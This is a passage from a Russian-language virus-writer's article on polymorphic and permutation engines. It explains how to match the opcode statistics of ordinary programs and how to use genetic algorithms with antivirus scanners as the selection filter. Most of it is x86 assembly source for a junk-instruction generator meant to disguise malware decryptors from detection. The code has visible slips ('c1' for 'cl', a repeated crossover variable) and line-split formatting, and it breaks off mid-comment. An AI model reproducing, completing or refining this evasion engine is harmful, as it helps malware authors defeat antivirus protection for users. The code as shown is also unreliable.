Пермутация это преобразование уже готового кода. В этом направлении на данный момент наиболее продвинулся **ZOMBIE**. Но ещё в его старых движках, встречались благодарности некому **Lord_ASD**. Далее после него, в этой области продвинулись **Vecna** и **SBVC**. В чём же заключается пермутация? Базовым алгоритмом пермутирующих движков является дизассемблирование кода с последующей его мутацией и ассемблированием.

Теперь рассмотрим пример алгоритма простейшего пермутирующего движка:

1. Дизассемблируется по длинам все инструкции нашего кода и отмечаются условные и безусловные переходы.
2. Инструкции заменяются синонимичными и между ними вставляются мусорные инструкции.

Например:

```
;----[Были инструкции]-----;  
  
... ..  
  
mov  
eax, 12345678  
  
push  
eax  
.... ..
```

Далее эти инструкции преобразовались к виду:

```
;----[Стали инструкции]-----;  
  
... ..
```

```

xor
    eax, eax

nop

add
    eax, 12345678

nop

push
    eax
    ....

```

3. Пересчитываются все переходы.

Данный вид полиморфизма является одним из самых перспективных. По следующим причинам:

- Удобство (не лёгкость) написания движка
- Высокий уровень мутаций
- Необходимость эмуляции всех инструкций

Не смотря на то, что данный вид полиморфизма известен уже достаточно давно, он не получил большого распространения, из-за сложности реализации.

4. Статистические методы и Генетические алгоритмы

В данной части рассмотрим наиболее оптимальные модификации классических полиморфных движков.

1) Статистические методы

Вы некогда не задумывались почему, ваши полиморфные движки так быстро детектируются? Вроде и инструкции использовали те же, что и обычные программы, и все виды переходов и подпрограмм. А всё равно детектируются!

Да, инструкции были использованы те же, но в том ли количестве? Антивирусы так же смотрят на статистику встречи опкодов. Вы уже наверное догадались о чём пойдёт речь дальше?

Для того, чтобы определить с какой вероятностью генерировать, ту или иную инструкцию. Мы должны собрать статистические данные по обыкновенным программам. Для этого мы можем либо написать сами программу, либо воспользоваться программой от **ZOMBIE**. После того, как мы проанализировали на количество различных опкодов, множество программ. Мы должны рассчитать мат. ожидания (средние) встречи различных опкодов. И на основе их, мы построим таблицу вероятностей встречи тех или иных опкодов в обыкновенных программах.

После этого ваши декрипторы будут практически идентичны обыкновенным программам по статистике опкодов.

2) Генетические алгоритмы

Теория Дарвина утверждает, что все организмы изменяются и совершенствуются в процессе эволюции. Более приспособленные особи к своей среде обитания имеют больше возможностей выжить и принести потомство. Благодаря наследственности (генетической информации) родители передают потомкам, наиболее необходимую для выживания в данной среде информацию. Из-за этого механизма весь вид будет изменяться и в конце концов, его выживаемость значительно увеличиться.

Генетический алгоритм - это реализация эволюционной теории в виде программы. ГА работают с популяцией особей и и расставляя им вероятности по характеристикам её "выживаемости" или "приспособленности". Наиболее приспособленные особи - это те особи которые достаточно "хорошо" решают поставленную задачу. Данные особи скрещиваются друг с другом. Поэтому все хорошие характеристики остаются в популяции, а плохие уходят вместе с их не "приспособленными" носителями.

Генетические Алгоритмы чаще всего используют две функции:

1. Кроссовер - это скрещивание наиболее выживаемых особей.
2. Мутация - это изменение случайных характеристик особи.

Теперь перейдём к реализации эволюционных алгоритмов в полиморфных движках. Мы будем применять ГА к нашему полиморфному движку с статистическими вероятностями.

Алгоритм генератора мусора с статистическими вероятностями и ГА:

1. Генерируется код по статистическим вероятностям
2. Выбираются случайно и мутируют два стат. признака (1 раз в 10 поколений). Это наша реализация мутации.
3. Выбираются два определяющих стат. признака и изменяются каждое поколение. Это наш кроссовер.

В качестве отсеивающего признака эволюции будут выступать антивирусные программы.

Если особь активна, считается что она прошла отбор. И она продолжает свой подъём или спуск по лестнице эволюции.

В качестве примера реализации данной техники приводится:

```
;---[Резать здесь]-----;
;
;
; %%%%%%%%%%%%%%%;
; ГЕНЕРАТОР МУСОРНЫХ ИНСТРУКЦИЙ V.0.4(x) 2004 СЛОН http://slon.wronger.com ;
; %%%%%%%%%%%%%%%;
; Использование:      mov edi,БУФЕР ДЛЯ КОДА      ;
; mov ecx,ДЛИНА КОДА      ;
; mov ebx,НЕ ИСПОЛЬЗУЕМЫЕ РЕГИСТРЫ(_all)      ;
; call garbage      ;
;-----;
; Результат: сгенерированный код в edi      ;
; %%%%%%%%%%%%%%%;
; ВЕРСИЯ 0.3 Генерация инструкций по заданным статистическим      ;
; характеристикам(они получены в результате анализа      ;
; большого количества файлов формата "PE")      ;
;-----;
; ВЕРСИЯ 0.2 Добавлены новые инструкции x86, так же добавлены      ;
; инструкции сопроцессора (x87)      ;
;-----;
; ВЕРСИЯ 0.1 Реализация многих инструкций x86 процессора,      ;
; случайная комбинация инструкций      ;
; %%%%%%%%%%%%%%%;

;---[Главная подпрограмма генератора мусора]-----;

garbage:
; Подпрограмма генерации

; мусорных инструкций

push
edx
; Сохраняем в стеке

push
ecx
; edx, ecx, esi, ebp, ecx,

push
esi
; eax

push
ebp
;

push
ebx
;
```

```

push
    eax
;

call
    delta_offset
;

delta_offset:
pop
    ebp
; Получаем дельта смещение

sub
    ebp,offset delta_offset
;

call
    r_init
; Инициализируем ГСЧ

__st__:

test
    ecx,ecx
; Если все инструкции

jz
    landing
; сгенерированы, то на выход

mov
    eax,21
; Выбираем случайным образом

call
    brandom32
; вариант генерации мусорных

; инструкций

shl
    eax,1
; Умножаем eax на 2

call
    __freq__
; Выбираем блок инструкций

; по статистической

; вероятности

test
    eax,eax
; Если не выбрали, то

jz
    __st__
; пытаемся снова

lea
    esi,[ebp+mega_table]
; В esi смещение на таблицу

; относительных смещений

add
    esi,eax
; к esi добавляем eax
xor

```

```

    eax, eax
; Обнуляем eax

lodsw

; В ax загружаем

; относительное смещение от

; метки __st__

lea
    esi, [ebp+__st__]
; В esi кладём смещение

; метки __st__

add
    eax, esi
; Добавляем смещение

; подпрограммы

call
    eax
; Вызываем её

jmp
    __st__
; Переход на __st__

;----[Завершение работы генератора мусора]-----;

landing:

inc
    [ebp+__generation]
; Увеличиваем счётчик

; поколений

cmp
    [ebp+__generation], 10
; Если это не 10 поколение,

jne
    __ne__
; то идём на выход

mov
    [ebp+__generation], 0
; Сбрасываем счётчик

; поколений

call
    gen_mutation
; Вызываем изменение 1 случ.

; мат. ожидания

mov
    [ebp+__cross1], ecx
; Выбираем 1 опр. фактор

; эволюции

call
    gen_mutation
; Вызываем изменение 2 случ.
; мат. ожидания

```



```

mov
    [ebp+__cross2],ecx
; Выбираем 2 опр. фактор

; эволюции

__ne__:

mov
    ecx,[ebp+__cross1]
; Производим селекцию 1 опр.

call
    gen_crossover
; фактора эволюции

mov
    ecx,[ebp+__cross1]
; Производим селекцию 2 опр.

call
    gen_crossover
; фактора эволюции

pop
    eax
;

pop
    ebx
;

pop
    ebp
;

pop
    esi
; Восстанавливаем регистры

pop
    ecx
;

pop
    edx
;

ret

; Возврат из подпрограммы

;----[Подпрограмма выбора стат. вероятностей]-----;

__freq__:

push
    eax
; Сохраняем eax в стэке

lea
    esi,[ebp+__freq_table]
; Загружаем указатель на

add
    esi,eax
; таблицу с мат. ожиданиями

lodsw

; Загружаем в ax мат.

```

```

; ожидание

mov
    edx, eax
; Переносим её в edx

mov
    eax, 1001
; Генерируем случайное

call
    brandom32
; число в интервале 0..1000

cmp
    edx, eax
; Проверяем попали ли мы?

jge
    __exit__
; Если попали, то на выход

mov
    4 ptr [esp], 0
; Нет обнулим верхушку

; стэка

__exit__:

pop
    eax
; Восстанавливаем eax из

; стэка

ret

; Возврат из подпрограммы

;----[Подпрограмма изменения мат. ожидания]-----;

gen_mutation:

mov
    eax, 21
; Выбираем случайным образом

call
    brandom32
; вариант генерации мусорных

; инструкций

shl
    eax, 1
; Умножаем eax на 2

lea
    esi, [ebp+__freq_table]
; В esi смещение на таблицу

; мат. ожиданий опкодов

add
    esi, eax
; к esi добавляем eax

xor
    eax, eax
; Обнуляем eax

```

```

lodsw

; В ax загружаем мат.

; ожидание

call
    brandom32
; Генерируем СЧ в диапазоне

sub
    esi,2
; 0..мат.ожидание-1 и

; уменьшаем esi на 2

sub
    2 ptr [esi],ax
; Вычитаем из мат. ожидания

; Наше случайное число

push
    eax
; Сохраняем в стеке СЧ

mov
    eax,21
; Выбираем случайным образом

call
    brandom32
; вариант генерации мусорных

; инструкций

shl
    eax,1
; Умножаем eax на 2

mov
    ecx,eax
;

lea
    esi,[ebp+__freq_table]
; В esi смещение на таблицу

; мат. ожиданий опкодов

add
    esi,eax
; к esi добавляем eax

pop
    eax
; Восстанавливаем из стека

; СЧ

add
    2 ptr [esi],ax
; И добавляем его к другому

; Мат. ожиданию

ret

; Возврат из подпрограммы

;----[Подпрограмма селекции опр. фактора эволюции]-----;

```

```

gen_crossover:

mov
    eax,21
; Выбираем случайным образом

call
    brandom32
; вариант генерации мусорных

; инструкций

shl
    eax,1
; Умножаем eax на 2

lea
    esi,[ebp+__freq_table]
; В esi смещение на таблицу

; мат. ожиданий опкодов

add
    esi,eax
; к esi добавляем eax

xor
    eax,eax
; Обнуляем eax

lodsw

; В ax загружаем мат.

; ожидание

call
    brandom32
; Генерируем СЧ в диапазоне

sub
    esi,2
; 0..мат.ожидание-1 и

; уменьшаем esi на 2

sub
    2 ptr [esi],ax
; Вычитаем из мат. ожидания

; Наше случайное число

push
    eax
; Сохраняем в стеке СЧ

lea
    esi,[ebp+__freq_table]
; В esi смещение на таблицу

; мат. ожиданий опкодов

add
    esi,ecx
; к esi добавляем eax

pop
    eax
; Восстанавливаем из стека

; СЧ

```

```

add
    2 ptr [esi],ax
; И добавляем его к другому

; Мат. ожиданию

ret

; Возврат из подпрограммы

;----[Генерация инструкций JXX SHORT - 0x70..0x7f]-----;

__jxx_short:

mov
    eax,50
; Генерируем случайное число

call
    brandom32
; в диапазоне 0..49

push
    eax
; Сохраняем eax в стеке

add
    eax,2
; Добавляем длину перехода

cmp
    eax,ecx
; Проверяем не больше ли

; длины

; Всех инструкций

pop
    eax
; Восстанавливаем из стека

; eax

jle
    __gen1__
; Если число превышает длину

ret

; то выходим из подпрограммы

__gen1__:
;

push
    eax
; Кладём eax опять в стек

mov
    eax,10
; Выбираем случайным образом

call
    brandom32
; число от 0..9

add
    al,70h
; Добавляем 70h
stosb

```

```

; и кладем его в буфер

pop
    eax
; Вынимаем из стека eax и

stosb

; кладем в буфер

mov
    edx,eax
; Кладем число в edx

push
    ecx
; Сохраняем ecx в стеке

mov
    ecx,edx
; Генерируем рекурсивно

call
    garbage
; мусор между переходом

pop
    ecx
; Восстанавливаем ecx

; В итоге у нас получается

; случайно выбранный,

; условный переход:

; .....

;   jae next

; mov eax,0

; next: pop

; .....

sub
    ecx,2
; Уменьшаем счётчик на 2

sub
    ecx,edx
; И на длину перехода

ret

; Возврат из подпрограммы

;----[Генерация инструкций NOT/NEG - 0xf7]-----;

__not_r32:

cmp
    cl,2
; Если длина генерируемой

jge
    __g1__
; инструкции меньше 2, то

ret

```

```

; Возврат из подпрограммы

__g1__:

mov
    al,0f7h
; Помещаем в al - 0f7h

stosb

; и кладём его в буфер

mov
    dl,0d0h
; Помещаем в dl - 0d0h

mov
    eax,2
; Генерируем случайное число

call
    brandom32
; в диапазоне 0..1

shl
    eax,3
; Умножаем его на 8

add
    dl,al
; Добавляем к dl - al

call
    free_reg
; Вызываем подпрограмму

; получения свободных

; регистров

add
    al,dl
; Добавляем к al - dl

stosb

; и кладём его в буфер

; В итоге у нас получается

; случайно выбранная

; инструкция NOT/NEG:

; .....

; not eax

; .....

sub
    ecx,2
; Уменьшаем счётчик на 2

ret

; Возврат из подпрограммы

;----[Генерация инструкций JXX NEAR - 0x0f 0x80..0x0f 0x89]-----;

__jxx_near:

```

```

mov
    eax,50
; Генерируем случайное число

call
    brandom32
; в диапазоне 0..49

push
    eax
; Сохраняем его в стеке

add
    eax,6
; Добавляем длину перехода

cmp
    eax,ecx
; Проверяем не больше длины

; Всех инструкций

pop
    eax
; Восстанавливаем eax из

; стека

jle
    __gen2__
; Если число превышает длину

ret

; то выходим из подпрограммы

__gen2__:
;

push
    eax
; Сохраняем в стеке eax

mov
    al,0fh
; Помещаем в al - 0fh

stosb

; и кладем его в буфер

mov
    eax,10
; Выбираем случайным образом

call
    brandom32
; число от 0..9

;

add
    al,80h
; Добавляем 80h

stosb

; и кладем его в буфер

pop
    eax

```



```

; Вынимаем из стэка eax

stosd

; Помещаем его в буфер

mov
    edx,eax
; Кладём в edx - eax

push
    ecx
; Сохраняем ecx в стэке

mov
    ecx,edx
; Генерируем рекурсивно

call
    garbage
; мусор между переходом

pop
    ecx
; Восстанавливаем ecx

; В итоге у нас получается

; случайно выбранный,

; условный, переход:

; .....

; je next

; push 0

; next: push 64

; .....

sub
    ecx,6
; Уменьшаем счётчик на 6

sub
    ecx,edx
; И на длину инструкций

;

ret

; Возврат из подпрограммы

;----[Генерация инструкций сопроцессора - 0xdc]-----;

__x87:

cmp
    cl,2
; Если длина генерируемой

jge
    __g2__
; инструкции меньше 2, то

ret

; Возврат из подпрограммы

```

```

__g2__:
mov
    al,0dch
; Кладём в al - 0dch

stosb

; И помещаем al в буфер

mov
    eax,02fh
; Генерируем случайное число

call
    brandom32
; в интервале 0..2eh

add
    al,0c0h
; Добавляем к числу 0c0h

stosb

; и помещаем сумму в буфер

; В итоге у нас получается

; случайно выбранная

; инструкция сопроцессора:

; .....

; fadd st(0),st

; .....

sub
    ecx,2
; Уменьшаем счётчик на 2

ret

; Возврат из подпрограммы

;----[Генерация инструкций сравнения - 0x3a]-----;

__cmp_r32_r32:

cmp
    cl,2
; Если длина генерируемой

jge
    __g3__
; инструкции меньше 2, то

ret

; Возврат из подпрограммы

__g3__:

mov
    dl,3ah
; Помещаем в dl - 03ah

mov
    eax,3
; Получаем случайное число

```

```

call
    brandom32
; в диапазоне 0..2

add
    al,dl
; Добавляем к al - dl

stosb

; Затем помещаем al в буфер

call
    rnd_reg
; Получаем случайный регистр

shl
    eax,3
; Умножаем eax на 8

add
    al,0c0h
; Добавляем к al - 0c0h

mov
    dl,al
; помещаем в dl - al

call
    rnd_reg
; Получаем случайный регистр

add
    al,dl
; Добавляем к al - dl

stosb

; И помещаем al в буфер

; В итоге у нас получается

; случайно выбранная

; инструкция CMP:

; .....

; cmp eax,esp

; .....

sub
    ecx,2
; Уменьшаем счётчик на 2

ret

; Возврат из подпрограммы

;----[Генерация инструкций XOR - 0x33]-----;

__xor_r32_r32:

cmp
    c1,2
; Если длина генерируемой

jge
    __g4__
; инструкции меньше 2, то

```

```

ret

; Возврат из подпрограммы

__g4__:

mov
    al,33h
; Помещаем в al - 33h

stosb

; И затем кладём это в буфер

call
    free_reg
; Вызываем подпрограмму

; получения свободных

; регистров

shl
    eax,3
; Умножаем eax на 8

add
    al,0c0h
; Добавляем к al - 0c0h

mov
    dl,al
; помещаем в dl - al

call
    rnd_reg
; Получаем случайный регистр

add
    al,dl
; Добавляем к al - dl

stosb

; И помещаем al в буфер

; В итоге у нас получается

; случайно выбранная

; инструкция XOR:

; .....

; xor eax,esp

; .....

sub
    ecx,2
; Уменьшаем счётчик на 2

ret

; Возврат из подпрограммы

;----[Генерация инструкций TEST - 0x84]-----;

__test_r32_r32:

cmp

```

```

    c1,2
; Если длина генерируемой

jge
    __g5__
; инструкции меньше 2, то

ret

; Возврат из подпрограммы

__g5__:

mov
    dl,084h
; Помещаем в dl - 084h

mov
    eax,2
; Получаем случайное число

call
    brandom32
; в диапазоне 0..1

add
    al,dl
; Добавляем к al - dl

stosb

; И затем кладём это в буфер

call
    rnd_reg
; Вызываем подпрограмму

; получения случайного

; регистра

add
    al,0c0h
; Добавляем к al - 0c0h

mov
    dl,al
; помещаем в dl - al

call
    rnd_reg
; Получаем случайный регистр

add
    al,dl
; Добавляем к al - dl

stosb

; И помещаем al в буфер

; В итоге у нас получается

; случайно выбранная

; инструкция TEST:

; .....

; test eax,esp
; .....

```

```

sub
    ecx,2
; Уменьшаем счётчик на 2

ret

; Возврат из подпрограммы

;----[Генерация инструкций MOV, XCHG - 0x87,0x89,0x8b]-----;

__mov_r32_r32:

cmp
    cl,2
; Если длина генерируемой

jge
    __g6__
; инструкции меньше 2, то

ret

; Возврат из подпрограммы

__g6__:

mov
    eax,3
; Генерируем СЧ в

call
    brandom32
; диапазоне 0..2

test
    eax,eax
; Проверяем, как опкод мы

jnz
    __ng1__
; будем генерировать

; Если не 0, то 0x8b

mov
    eax,10
; Генерируем СЧ в

call
    brandom32
; диапазоне 0..9

test
    eax,eax
; Проверяем какой опкод мы

jnz
    __ng2__
; будем генерировать

; Если не 0, то 0x89

mov
    al,87h
; Будем генерировать 0x87

jmp
    __ag1__
; Идём дальше

__ng2__:

```

```

mov
    al,89h
; Будем генерировать 0x89

jmp
    __ag1__
; Идём дальше

__ng1__:

mov
    al,8bh
; Помещаем в al - 8bh

__ag1__:

stosb

; Потом помещаем al в буфер

call
    free_reg
; Вызываем подпрограмму

; получения свободных

; регистров

shl
    eax,3
; Умножаем eax на 8

add
    al,0c0h
; Добавляем к al - 0c0h

mov
    dl,al
; помещаем в dl - al

call
    free_reg
; Получаем случайный регистр

add
    al,dl
; Добавляем к al - dl

stosb

; И помещаем al в буфер

; В итоге у нас получается

; случайно выбранная

; инструкция MOV, XCHG:

; .....

; mov eax,esp

; .....

sub
    ecx,2
; Уменьшаем счётчик на 2

ret

; Возврат из подпрограммы

```

```

;----[Генерация инструкций PUSH/POP - 0x50..0x57;0x58..0x5f]-----;

__push_r32:

mov
    eax,10
; Генерируем СЧ в

call
    brandom32
; диапазоне 0..9

mov
    edx,eax
; Кладём его в edx

add
    al,2
; Доавляем к al - 2

cmp
    eax,ecx
; Если длина генерируемой

jle
    __g7__
; инструкции меньше 2

; и длины мусора ,то

ret

; Возврат из подпрограммы

__g7__:

call
    free_reg
; Получаем случайный регистр

add
    al,50h
; Добавляем к al - 50h

stosb

; Кладём al в буфер

push
    ecx
; Сораняем ecx в стэке

mov
    ecx,edx
; Генерируем серию

call
    garbage
; мусорных инструкций

pop
    ecx
; Вынимаем ecx из стэка

call
    free_reg
; Вызываем подпрограмму

; получения свободных

; регистров

```



```

add
    al,58h
; Добавляем к al - 58h

stosb

; И опять кладём al в буфер

; В итоге у нас получается

; случайно выбранная

; инструкции PUSH/POP:

; .....

; push eax

; mov eax,2

; pop ecx

; .....

sub
    ecx,edx
; Уменьшаем счётчик на edx

sub
    ecx,2
; Уменьшаем счётчик на - 2

ret

; Возврат из подпрограммы

;----[Генерация инструкций MOV - 0x0b8]-----;

__mov_r32_imm32:

cmp
    cl,5
; Если длина генерируемой

jge
    __g8__
; инструкции меньше 5, то

ret

; Возврат из подпрограммы

__g8__:
;

call
    free_reg
; Вызываем подпрограмму

; получения свободных

; регистров

add
    al,0b8h
; Добавляем к al - 0b8h

stosb

; И кладём al в буфер
xor

```

```

    eax, eax
; Обнуляем eax

dec
    eax
; Теперь eax = 0xffffffffh

call
    brandom32
; Генерируем случайное

stosd

; число

; В итоге у нас получается

; случайно выбранная

; инструкции MOV:

; .....

; mov    eax,12345678

; .....

sub
    ecx, 5
; Уменьшаем счётчик на 5

ret

; Возврат из подпрограммы

;----[Генерация инструкций JMP SHORT - 0xeb]-----;

__jmp_short:

cmp
    cl, 2
; Если длина генерируемой

jg
    __g9__
; инструкции меньше 2, то

ret

; Возврат из подпрограммы

__g9__:

mov
    eax, 50
; Генерируем случайное число

call
    brandom32
; в диапазоне 0..49

push
    eax
; Сохраняем его в стеке

add
    eax, 2
; Добавляем длину перехода

cmp
    eax, ecx

```

```

; Проверяем не больше длины

pop
    eax
; Восстанавливаем из стека

jle
    __gen3__
; Если число превышает длину

ret

; то выходим из подпрограммы

__gen3__:
;

push
    eax
; Сохраняем в стеке eax

mov
    al,0ebh
; Кладём в al - 0ebh

stosb

; И кладём al в буфер

pop
    eax
; Восстанавливаем из стека

stosb

; Помещаем его в буфер

mov
    edx,eax
; Кладём в edx - eax

push
    ecx
; Сохраняем ecx в стеке

mov
    ecx,edx
; Генерируем рекурсивно

call
    garbage
; мусор между переходом

pop
    ecx
; Восстанавливаем ecx

; В итоге у нас получается

; случайно выбранная

; инструкции JMP SHORT:

; .....

; jmp next

; mov ax,22

; next: nop
; .....

```

```

sub
    ecx,2
; Уменьшаем счётчик на 2

sub
    ecx,edx
; И на длину инструкций

;

ret

; Возврат из подпрограммы

;----[Генерация инструкций ADD - 0x81]-----;

__add_r32_imm32:

cmp
    cl,6
; Если длина генерируемой

jge
    g10__
; инструкции меньше 6, то

ret

; Возврат из подпрограммы

g10__:

mov
    al,81h
; Кладём в al - 81h

stosb

; И помещаем al в буфер

mov
    eax,4
; Получаем случайное число

call
    brandom32
; в диапазоне от 0..9

add
    al,0ch
; Добавляем к нему - 0ch

shl
    al,4
; Умножаем al на 16

mov
    dl,al
; Кладём в dl - al

mov
    eax,2
; Получаем случайное число

call
    brandom32
; в диапазоне от 0..1

shl
    al,3
; Умножаем al на 8

```

```

add
    dl,al
; Добавляем к dl - al

call
    free_reg
; Вызываем подпрограмму

; получения свободных

; регистров

add
    al,dl
; Добавляем к al - dl

stosb

; И кладем al в буфер

xor
    eax,eax
; Обнуляем eax

dec
    eax
; Теперь eax = 0xffffffffh

call
    brandom32
; Генерируем случайное

stosd

; число и кладем его в буфер

; В итоге у нас получается

; случайно выбранная

; инструкции ADD:

; .....

; add    eax,12345678

; .....

sub
    ecx,6
; Уменьшаем счётчик на 6

ret

; Возврат из подпрограммы

;----[Генерация инструкций LEA - 0x8d]-----;

__lea_r32_imm32:

cmp
    cl,6
; Если длина генерируемой

jge
    __g11__
; инструкции меньше 6, то

ret

; Возврат из подпрограммы

```

```

__g11__:
mov
    al,8dh
; Кладём в al - 8dh

stosb

; И помещаем al в буфер

call
    free_reg
; Вызываем подпрограмму

; получения свободных

; регистров

shl
    eax,3
; Умножаем eax на - 8

add
    al,5
; Добавляем к al - 5

stosb

; И кладём al в буфер

xor
    eax,eax
; Обнуляем eax

dec
    eax
; Теперь eax = 0xffffffffh

call
    brandom32
; Генерируем случайное число

stosd

; И кладём его в буфер

; В итоге у нас получается

; случайно выбранная

; инструкции LEA:

; .....

; lea  eax,[12345678]

; .....

sub
    ecx,6
; Уменьшаем счётчик на 6

ret

; Возврат из подпрограммы

;----[Генерация инструкций CALL NEAR - 0xe8]-----;

__call_near:
mov

```

```

    eax,50
; Генерируем случайное число

call
    brandom32
; в диапазоне 0..49

mov
    edx,eax
; И кладём его в edx

mov
    eax,50
; Генерируем случайное число

call
    brandom32
; в диапазоне 0..49

push
    eax
; Сохраняем его в стэке

add
    eax,11
; Добавляем длину перехода

add
    eax,edx
; Добавляем к eax - edx

cmp
    eax,ecx
; Проверяем не больше длины

pop
    eax
; Восстанавливаем из стэка

jle
    __gen4__
; Если число превышает
; длину, то

ret

; Возврат из подпрограммы

__gen4__:

push
    edx
; Сохраняем в стэке edx

push
    eax
; Сохраняем в стэке eax

mov
    al,0e8h
; Кладём в al - 0e8h

stosb

; И помещаем al в буфер

mov
    eax,[esp]
; Восстанавливаем eax
inc

```

```

    eax
; Увеличиваем eax на - 1

stosd

; Кладём eax в буфер

xor
    eax, eax
; Обнуляем eax

dec
    eax
; Теперь в eax - 0xffffffffh

call
    brandom32
; Генерируем СЧ и

stosb

; Кладём его в буфер

pop
    edx
; Вынимаем из стэка в edx

push
    ecx
; Сохраняем ecx в стэке

mov
    ecx, edx
; Генерируем рекурсивно

call
    garbage
; мусор между переходом

pop
    ecx
; Восстанавливаем ecx

mov
    al, 55h
;

stosb

; Кладём в буфер 055h

mov
    ax, 0ec8bh
;

stosw

; Кладём в буфер 0ec8bh

push
    edx
; Кладём edx в стэк

mov
    edx, [esp+4]
; Вынимаем из стэка в edx

push
    ecx
; Сохраняем ecx в стэке
mov

```



```

    ecx,edx
; Генерируем рекурсивно

call
    garbage
; мусор между переходом

pop
    ecx
; Восстанавливаем ecx

mov
    al,5dh
; Кладём в буфер 05dh

stosb

;

call
    free_reg
; Вызываем подпрограмму

; получения свободных

; регистров

add
    al,58h
; Добавляем к al - 58

stosb

; И опять кладём al в буфер

; В итоге у нас получается

; случайно выбранная

; инструкция CALL NEAR:

; .....

; mov    eax,12345678h

; call   next

; add    edx,34567h

; next:

; push   ebp

; mov    ebp,esp

; xor    eax,edx

; pop    ebp

; pop    edx

; .....

sub
    ecx,11
; Уменьшаем счётчик на 11

pop
    edx
; Вынимаем из стека в edx
sub

```

```

    ecx,edx
; Уменьшаем на длину

; инструкций

pop
    edx
; Вынимаем из стека в edx

sub
    ecx,edx
; Уменьшаем на длину

; инструкций

ret

; Возврат из подпрограммы

;----[Генерация инструкций SHL - 0xc1]-----;

__shl_r32_imm8:

cmp
    cl,3
; Если длина генерируемой

jge
    __g12__
; инструкции меньше 3, то

ret

; Возврат из подпрограммы

__g12__:

mov
    al,0c1h
; Кладём в al - 0c1h

stosb

; И помещаем al в буфер

mov
    eax,6
; Генерируем случайное число

call
    brandom32
; в диапазоне 0..5

shl
    eax,3
; Умножаем его на 8

add
    al,0c0h
; Добавляем к нему - 0c0h

mov
    dl,al
; Помещаем в dl - al

call
    free_reg
; Вызываем подпрограмму

; получения свободных
; регистров

```

```

add
    al,dl
; Добавляем к al - dl

stosb

; И помещаем al в буфер

mov
    eax,256
; Генерируем случайное число

call
    brandom32
; в диапазоне 0..255

stosb

; И кладём его в буфер

; В итоге у нас получается

; случайно выбранная

; инструкции SHL,ROL, ...:

; .....

; shl ebp,04

; .....

sub
    ecx,3
; Уменьшаем счётчик на 3

ret

; Возврат из подпрограммы

;----[Генерация инструкций XADD - 0x0f 0x0a3 ...]-----;

__xadd_r32_r32:

cmp
    cl,3
; Если длина генерируемой

jge
    __g13__
; инструкции меньше 6, то

ret

; Возврат из подпрограммы

__g13__:

mov
    al,0fh
; Кладём в al - 0fh

stosb

; И помещаем al в буфер

lea
    esi,[ebp+__3_byte_opcode]
; Кладём в esi указатель на

; таблицу частей 3-х байтных

```

```

; инструкций

mov
    eax,14
; Генерируем случайное число

call
    brandom32
; в диапазоне 0..13

add
    esi,eax
; Прибавляем к esi - eax

movsb

; Перемещаем байт в буфер

mov
    dl,0c0h
; Кладём в dl - 0c0h

call
    free_reg
; Вызываем подпрограмму

; получения свободных

; регистров

shl
    eax,3
; Умножаем eax на 8

add
    dl,al
; Добавляем к dl - al

call
    free_reg
; Вызываем подпрограмму

; получения свободных

; регистров

add
    al,dl
; Добавляем к al - dl

stosb

; И помещаем al в буфер

; В итоге у нас получается

; случайно выбранная

; инструкции XADD,IMUL, ...:

; .....

; xadd eax,eax

; .....

sub
    ecx,3
; Уменьшаем счётчик на 3

ret

```

```

; Возврат из подпрограммы

;----[Генерация инструкций MOV - 0x66 0xb8..0xbf]-----;

__mov_r16_imm16:

cmp
    cl,4
; Если длина генерируемой

jge
    __g14__
; инструкции меньше 4, то

ret

; Возврат из подпрограммы

__g14__:

mov
    al,066h
; Кладём в al - 066h

stosb

; И помещаем al в буфер

mov
    dl,0b8h
; Помещаем в dl - 0b8h

call
    free_reg
; Вызываем подпрограмму

; получения свободных

; регистров

add
    al,dl
; Добавляем к al - dl

stosb

; И помещаем al в буфер

xor
    eax,eax
; Обнуляем eax

dec
    eax
; Теперь в eax - 0xffffffffh

call
    brandom32
; Генерируем СЧ

stosw

; И помещаем его в буфер

; В итоге у нас получается

; случайно выбранная

; инструкции MOV:

; .....

```

```

; mov ax,3452

; .....

sub
    ecx,4
; Уменьшаем счётчик на 4

ret

; Возврат из подпрограммы

;----[Генерация инструкций CMOVA - 0x0f 0x40..0x4f]-----;

__cmova_r32_r32:

cmp
    c1,3
; Если длина генерируемой

jge
    __g15__
; инструкции меньше 6, то

ret

; Возврат из подпрограммы

__g15__:

mov
    al,0fh
; Кладём в al - 0fh

stosb

; И помещаем al в буфер

mov
    eax,15
; Генерируем случайное число

call
    brandom32
; в диапазоне 0..14

add
    al,40h
; Добавляем к al - 40h

stosb

; И помещаем al в буфер

call
    free_reg
; Берём случайный регистр

shl
    eax,3
; Умножаем его на 8

add
    al,0c0h
; Добавляем к нему - 0c0h

mov
    dl,al
; Помещаем в dl - al

call

```

```

    rnd_reg
; Вызываем подпрограмму

; получения свободных

; регистров

add
    al,dl
; Добавляем к al - dl

stosb

; И помещаем al в буфер

; В итоге у нас получается

; случайно выбранная

; инструкции CMOVA:

; .....

; cmova        eax,edx

; .....

sub
    ecx,3
; Уменьшаем счётчик на 3

ret

; Возврат из подпрограммы

;----[Генерация инструкций PUSH/POP - 0x6a, 0x0ff 0x0f0..0x0f7;0x58..0x5f]-;

__push_r32_2:

mov
    eax,10
; Генерируем СЧ

call
    brandom32
; в диапазоне 0..9

mov
    edx,eax
; Кладём в edx - eax

add
    al,3
; Добавляем к al - 3

cmp
    eax,ecx
; Если длина генерируемых

jle
    __g16__
; инструкций меньше ,то

ret

; Возврат из подпрограммы

__g16__:

mov
    eax,4

```

```

; Генерируем СЧ

call
    brandom32
; в диапазоне 0..3

test
    eax, eax
; Если оно не равно 0, то

jnz
    __ng3__
; Переходим на метку __ng3__

mov
    al, 6ah
; Кладём в al - 06ah

stosb

; Помещаем al в буфер

xor
    eax, eax
; Обнуляем eax

dec
    eax
; Теперь в eax - 0xffffffffh

call
    brandom32
; Генерируем СЧ

stosb

; Кладём в буфер

jmp
    __gen5__
; Идём на генерацию мусора

__ng3__:

push
    edx
; Сохраняем в стэке edx

mov
    al, 0ffh
; Кладём в al - 0ffh

stosb

; И помещаем al в буфер

mov
    dl, 0f0h
; Кладём в dl - 0f0h

call
    free_reg
; Получаем свободный регистр

add
    al, dl
; Добавляем к al - dl

stosb

; И помещаем al в буфер

```



```

pop
    edx
; Вынимаем из стэка edx

__gen5__:

push
    ecx
; Сохраняем ecx в стэке

mov
    ecx,edx
; Кладём в ecx - edx

call
    garbage
; Генерируем серию мусора

pop
    ecx
; Восстанавливаем ecx из

; стэка

call
    free_reg
; Вызываем подпрограмму

; получения свободных

; регистров

add
    al,58h
; Добавляем к al - 58h

stosb

; И опять кладём al в буфер

; В итоге у нас получается

; случайно выбранная

